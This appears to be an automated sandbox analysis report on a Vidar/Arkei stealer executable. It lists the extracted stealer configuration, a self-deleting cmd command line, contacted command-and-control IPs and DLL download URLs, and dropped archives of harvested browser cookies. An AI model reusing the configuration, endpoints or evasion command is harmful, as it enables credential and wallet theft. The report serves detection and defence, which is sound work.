ID: 491601
Sample Name: T6zZFfRLqs.exe
Cookbook: default.jbs
Time: 18:31:58
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report T6zZFfRLqs.exe

Overview


General Information

Sample Name:	T6zZFfRLqs.exe
Analysis ID:	491601
MD5:	5d5e83e151a99b..
SHA1:	4f008fe578e0f32…
SHA256:	1a0f891e8d7d659.
Tags:	ArkeiStealer exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Detected unpacking (overwrites its o…
- Yara detected Vidar
- Yara detected Vidar stealer
- Detected unpacking (changes PE se…
- Tries to steal Crypto Currency Wallets
- Tries to harvest and steal Putty / Wi…
- Machine Learning detection for samp…
- Self deletion via cmd delete
- Found many strings related to Crypt…
- Tries to harvest and steal browser in…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64**
- T6zZFfRLqs.exe (PID: 6576 cmdline: 'C:\Users\user\Desktop\T6zZFfRLqs.exe' MD5: 5D5E83E151A99BED97E13839E8881CB5)
  - cmd.exe (PID: 6820 cmdline: 'C:\Windows\System32\cmd.exe' /c taskkill /im T6zZFfRLqs.exe /f & timeout /t 6 & del /f /q 'C:\Users\user\Desktop\T6zZFfRLqs.exe' & del C:\ProgramData*.dll & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - taskkill.exe (PID: 6860 cmdline: taskkill /im T6zZFfRLqs.exe /f MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
    - timeout.exe (PID: 6916 cmdline: timeout /t 6 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- **cleanup**

Malware Configuration

Threatname: Vidar

```
{
  "Saved Password": "1",
  "Cookies": "1",
  "Wallet": "1",
  "Internet History": "1",
  "Telegram": "1",
  "Screenshot": "1",
  "Grabber": "1",
  "Max Size": "250",
  "Search Path": "%DESKTOP%\\",
  "Extensions": [
    "*.txt",
    "*.dat",
    "*wallet*.*",
    "*2fa*.*",
    "*backup*.*",
    "*code*.*",
    "*password*.*",
    "*auth*.*",
    "*google*.*",
    "*utc*.*",
    "*UTC*.*",
    "*crypt*.*",
    "*key*.*"
  ],
  "Max Filesize": "50",
  "Recusrive Search": "true",
  "Ignore Strings": "movies:music:mp3"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Vidar_2	Yara detected Vidar	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.397797115.00000000007E2000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.397914082.00000000021F0000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000001.00000002.397365231.000000000400000.00000040.00020000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000001.00000003.361677453.000000000233000.00000004.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Process Memory Space: T6zZFfRLqs.exe PID: 6576	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Click to see the 1 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.T6zZFfRLqs.exe.400000.0.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.2.T6zZFfRLqs.exe.21f0e50.1.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.2.T6zZFfRLqs.exe.21f0e50.1.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.3.T6zZFfRLqs.exe.2330000.0.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.2.T6zZFfRLqs.exe.400000.0.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	

Click to see the 1 entries

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for sample

Compliance:

Detected unpacking (overwrites its own PE header)

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Stealing of Sensitive Information:

Yara detected Vidar

Yara detected Vidar stealer

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Yara detected Vidar


Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eavesd Insecur Networ Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Encrypted Channel 2 1	Exploit Redirec Calls/SI
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 3	NTDS	System Information Discovery 5 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Security Software Discovery 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1	DCSync	Process Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protoco
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base St


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
T6zZFfRLqs.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\freebl3.dll	0%	Metadefender		Browse
C:\ProgramData\freebl3.dll	0%	ReversingLabs		
C:\ProgramData\mozglue.dll	3%	Metadefender		Browse
C:\ProgramData\mozglue.dll	0%	ReversingLabs		
C:\ProgramData\msvcp140.dll	0%	Metadefender		Browse
C:\ProgramData\msvcp140.dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\ProgramData\nss3.dll	0%	Metadefender		Browse
C:\ProgramData\nss3.dll	0%	ReversingLabs		
C:\ProgramData\softokn3.dll	0%	Metadefender		Browse
C:\ProgramData\softokn3.dll	0%	ReversingLabs		
C:\ProgramData\vcruntime140.dll	0%	Metadefender		Browse
C:\ProgramData\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\mozglue[1].dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\mozglue[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\softokn3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\softokn3[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\freebl3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\freebl3[1].dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.T6zZFfRLqs.exe.21f0e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.3.T6zZFfRLqs.exe.2330000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
mas.to	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://23.88.105.196/nss3.dll	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://23.88.105.196/freebl3.dll	0%	Avira URL Cloud	safe	
http://https://mas.to	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dll$	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0	0%	Avira URL Cloud	safe	
http://23.88.105.196/msvcp140.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0/following	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/softokn3.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/avatars/original/missing.png	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://23.88.105.196/vcruntime140.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/	0%	Avira URL Cloud	safe	
http://https://media.mas.to/masto-public/site_uploads/files/000/000/003/original/elephant_ui_plane-e3f2d57c	0%	Avira URL Cloud	safe	
http://23.88.105.196/	0%	Avira URL Cloud	safe	
http://23.88.105.196/nss3.dllO	0%	Avira URL Cloud	safe	
http://23.88.105.196/1008	0%	Avira URL Cloud	safe	
http://service.real.cop	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0/followers	0%	Avira URL Cloud	safe	
http://https://media.mas.to	0%	Avira URL Cloud	safe	
http://https://mas.to/@killern0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mas.to	88.99.75.82	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://23.88.105.196/nss3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/freebl3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/msvcp140.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/mozglue.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/softokn3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/vcruntime140.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/1008	false	• Avira URL Cloud: safe	unknown
http://https://mas.to/@killern0	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.75.82	mas.to	Germany		24940	HETZNER-ASDE	false
23.88.105.196	unknown	United States		18978	ENZUINC-US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491601
Start date:	27.09.2021
Start time:	18:31:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	T6zZFfRLqs.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/18@1/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.99.75.82	nY67wl47QZ.exe	Get hash	malicious	Browse	
	OfE705GyPZ.exe	Get hash	malicious	Browse	
	W7fb1ECIQA.exe	Get hash	malicious	Browse	
	R9LbEnlk0s.exe	Get hash	malicious	Browse	
	7XmWGse79x.exe	Get hash	malicious	Browse	
	m5W1BZQU4m.exe	Get hash	malicious	Browse	
	hHsIHUGICB.exe	Get hash	malicious	Browse	
	NOgYb2fHbO.exe	Get hash	malicious	Browse	
	VwDvbAowp0.exe	Get hash	malicious	Browse	
	lXy3MnXJ83.exe	Get hash	malicious	Browse	
	SebwAujas5.exe	Get hash	malicious	Browse	
	nxW9yUgdYM.exe	Get hash	malicious	Browse	
	cxBR3cCGTw.exe	Get hash	malicious	Browse	
	k5THcVgINl.exe	Get hash	malicious	Browse	
	b2i2IopgOC.exe	Get hash	malicious	Browse	
	G2BPn4a7o1.exe	Get hash	malicious	Browse	
	qOsCIQD1uR.exe	Get hash	malicious	Browse	
	NC7bm1PoKj.exe	Get hash	malicious	Browse	
	p0FDRanFUE.exe	Get hash	malicious	Browse	
	Tt5xbxWwsb.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mas.to	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnlk0s.exe	Get hash	malicious	Browse	• 88.99.75.82
	7XmWGse79x.exe	Get hash	malicious	Browse	• 88.99.75.82
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 88.99.75.82
	hHsIHUGICB.exe	Get hash	malicious	Browse	• 88.99.75.82
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 88.99.75.82
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 88.99.75.82
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 88.99.75.82
	SebwAujas5.exe	Get hash	malicious	Browse	• 88.99.75.82
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 88.99.75.82
	cxBR3cCGTw.exe	Get hash	malicious	Browse	• 88.99.75.82
	k5THcVgINl.exe	Get hash	malicious	Browse	• 88.99.75.82
	b2i2IopgOC.exe	Get hash	malicious	Browse	• 88.99.75.82
	G2BPn4a7o1.exe	Get hash	malicious	Browse	• 88.99.75.82
	qOsCIQD1uR.exe	Get hash	malicious	Browse	• 88.99.75.82
	NC7bm1PoKj.exe	Get hash	malicious	Browse	• 88.99.75.82
	p0FDRanFUE.exe	Get hash	malicious	Browse	• 88.99.75.82
	Tt5xbxWwsb.exe	Get hash	malicious	Browse	• 88.99.75.82

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnlk0s.exe	Get hash	malicious	Browse	• 88.99.75.82
	qOthJCpJ8E.exe	Get hash	malicious	Browse	• 135.181.21 1.109
	7XmWGse79x.exe	Get hash	malicious	Browse	• 88.99.75.82
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 88.99.75.82
	hHslHUGICB.exe	Get hash	malicious	Browse	• 88.99.75.82
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 88.99.75.82
	vKTd7l2OdfBzkW2.exe	Get hash	malicious	Browse	• 136.243.159.53
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 88.99.75.82
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 88.99.75.82
	SebwAujas5.exe	Get hash	malicious	Browse	• 88.99.75.82
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 88.99.75.82
	Ov3tXE6rdw.exe	Get hash	malicious	Browse	• 168.119.93.163
	cxBR3cCGTw.exe	Get hash	malicious	Browse	• 88.99.75.82
	Confirmation de cdeclient_5045009.xlsx	Get hash	malicious	Browse	• 168.119.93.163
	KI7JhXnhm9.exe	Get hash	malicious	Browse	• 136.243.159.53
	k5THcVgINl.exe	Get hash	malicious	Browse	• 88.99.75.82
	b2i2IopgOC.exe	Get hash	malicious	Browse	• 88.99.75.82
ENZUINC-US	nY67wl47QZ.exe	Get hash	malicious	Browse	• 23.88.105.196
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 23.88.105.196
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 23.88.105.196
	R9LbEnlk0s.exe	Get hash	malicious	Browse	• 23.88.105.196
	7XmWGse79x.exe	Get hash	malicious	Browse	• 23.88.105.196
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 23.88.105.196
	hHslHUGICB.exe	Get hash	malicious	Browse	• 23.88.105.196
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 23.88.105.196
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 23.88.105.196
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 23.88.105.196
	SebwAujas5.exe	Get hash	malicious	Browse	• 23.88.105.196
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 23.88.105.196
	cxBR3cCGTw.exe	Get hash	malicious	Browse	• 23.88.105.196
	k5THcVgINl.exe	Get hash	malicious	Browse	• 23.88.105.196
	b2i2IopgOC.exe	Get hash	malicious	Browse	• 23.88.105.196
	G2BPn4a7o1.exe	Get hash	malicious	Browse	• 23.88.105.196
	qOsCIQD1uR.exe	Get hash	malicious	Browse	• 23.88.105.196
	NC7bm1PoKj.exe	Get hash	malicious	Browse	• 23.88.105.196
	p0FDRanFUE.exe	Get hash	malicious	Browse	• 23.88.105.196
	Tt5xbxWwsb.exe	Get hash	malicious	Browse	• 23.88.105.196

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 88.99.75.82
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnlk0s.exe	Get hash	malicious	Browse	• 88.99.75.82
	payment confirmation.exe	Get hash	malicious	Browse	• 88.99.75.82
	recital-239880844.xls	Get hash	malicious	Browse	• 88.99.75.82
	Unreal.exe	Get hash	malicious	Browse	• 88.99.75.82
	Silver_Light_Group_DOC03027321122.exe	Get hash	malicious	Browse	• 88.99.75.82
	7XmWGse79x.exe	Get hash	malicious	Browse	• 88.99.75.82
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 88.99.75.82
	hHslHUGICB.exe	Get hash	malicious	Browse	• 88.99.75.82
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 88.99.75.82
	VwDvbAowp0.exe	Get hash	malicious	Browse	• 88.99.75.82
	lXy3MnXJ83.exe	Get hash	malicious	Browse	• 88.99.75.82
	BXTOD28N3I.exe	Get hash	malicious	Browse	• 88.99.75.82
	Kapitu.exe	Get hash	malicious	Browse	• 88.99.75.82
	SebwAujas5.exe	Get hash	malicious	Browse	• 88.99.75.82
	nxW9yUgdYM.exe	Get hash	malicious	Browse	• 88.99.75.82

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment_Advice.exe	Get hash	malicious	Browse	• 88.99.75.82

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\freebl3.dll	nY67wl47QZ.exe	Get hash	malicious	Browse	
	OfE705GyPZ.exe	Get hash	malicious	Browse	
	W7fb1EClQA.exe	Get hash	malicious	Browse	
	R9LbEnlk0s.exe	Get hash	malicious	Browse	
	7XmWGse79x.exe	Get hash	malicious	Browse	
	m5W1BZQU4m.exe	Get hash	malicious	Browse	
	hHsIHUGICB.exe	Get hash	malicious	Browse	
	NOgYb2fHbO.exe	Get hash	malicious	Browse	
	VwDvbAowp0.exe	Get hash	malicious	Browse	
	lXy3MnXJ83.exe	Get hash	malicious	Browse	
	SebwAujas5.exe	Get hash	malicious	Browse	
	nxW9yUgdYM.exe	Get hash	malicious	Browse	
	cxBR3cCGTw.exe	Get hash	malicious	Browse	
	k5THcVgINl.exe	Get hash	malicious	Browse	
	b2i2lopgOC.exe	Get hash	malicious	Browse	
	G2BPn4a7o1.exe	Get hash	malicious	Browse	
	qOsClQD1uR.exe	Get hash	malicious	Browse	
	p0FDRanFUE.exe	Get hash	malicious	Browse	
	Tt5xbxWwsb.exe	Get hash	malicious	Browse	
	rJPkGz9DpL.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\d06ed635-68f6-4e9a-955c-4899f5f57b9a0565504142.zip	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	86146
Entropy (8bit):	7.988500919143562
Encrypted:	false
SSDEEP:	1536:MivE9ss2LPGQjl0Pb9bKTeZp0Dn2tcnwbHXyqCB0QDO61MeVeazo67q5ronEdubN:Mic9h2SL9b4sp0T2t5HXkF31MyeazoO7
MD5:	83F5D295706AD005C33D1C96CE1768F9
SHA1:	7283873EDB248AC10553EE0B0D4079B1D8001118
SHA-256:	95346A160787AF310B80C02F28BDAED3558EF2774D16C850E0737050D9DDD4D5
SHA-512:	F9A64DD49FBE723FE50C3F3BDDD4F42D038259902A96B2E4952FCB891836E51709DA07C084E361CFE04006F206C35538B2EA9FA611946D75403415E945D4DE59
Malicious:	false
Reputation:	low
Preview:	PK.....4.<S.....#.../Autofill/Google Chrome_Default.txtUT....pRa.pRa.pRa..PK.....4.<S.....#.../Autofill/Google Chrome_Default.txtUT....pRa.pRa.pRaPK.....2.<S......./CC/Google Chrome_Default.txtUT....pRa.pRa.pRa..PK.....2.<S......./CC/Google Chrome_Default.txtUT....pRa.pRa.pRaPK.....2.<S......./Cookies/Edge_Cookies.txtUT....pRa.pRa.pRa..PK.....2.<S......./Cookies/Edge_Cookies.txtUT....pRa.pRa.pRaPK.....2.<S....."...../Cookies/Google Chrome_Default.txtUT....pRa.pRa.pRa-..r.0...5..hK@....<x...R..\ ..2tj...nz6g..l.5L_....y.....A....^....."...n.]....YL2..E[_....U...%KY.jv.bTw..#..6.....w...@5...H....)..Bp./A<.....>.....(.)=..B.V.s.s ...5.C.Sx~..PK.....2.<Sp....."...../Cookies/Google Chrome_Default.txtUT....pRa.pRa.pRaPK.....2.<S...../Cookies/IE_Cookies.txtUT....pRa.pRa.pRa..PK.....2.<S...../Cookies/IE_Cookies.txtUT....pRa.pRa.pRaPK.....2.<S.....$.../Do

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\files\Cookies\Google Chrome_Default.txt	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.748326181791092
Encrypted:	false
SSDEEP:	6:PkopYjdfOoX51TbDgivd4YMrd71DLE7XGsTQ4DW:copYxfOop1Tt4YYd7JL8h3i
MD5:	0E37A051C705869E8440255E0C5A4D82
SHA1:	AEF4B628215185F8FEA4681ECD2F77FF892F6033
SHA-256:	4652C43B2F5D51B901F1D6828024918F1E7358B2931CACB5D1B18BD0E4A99A6A
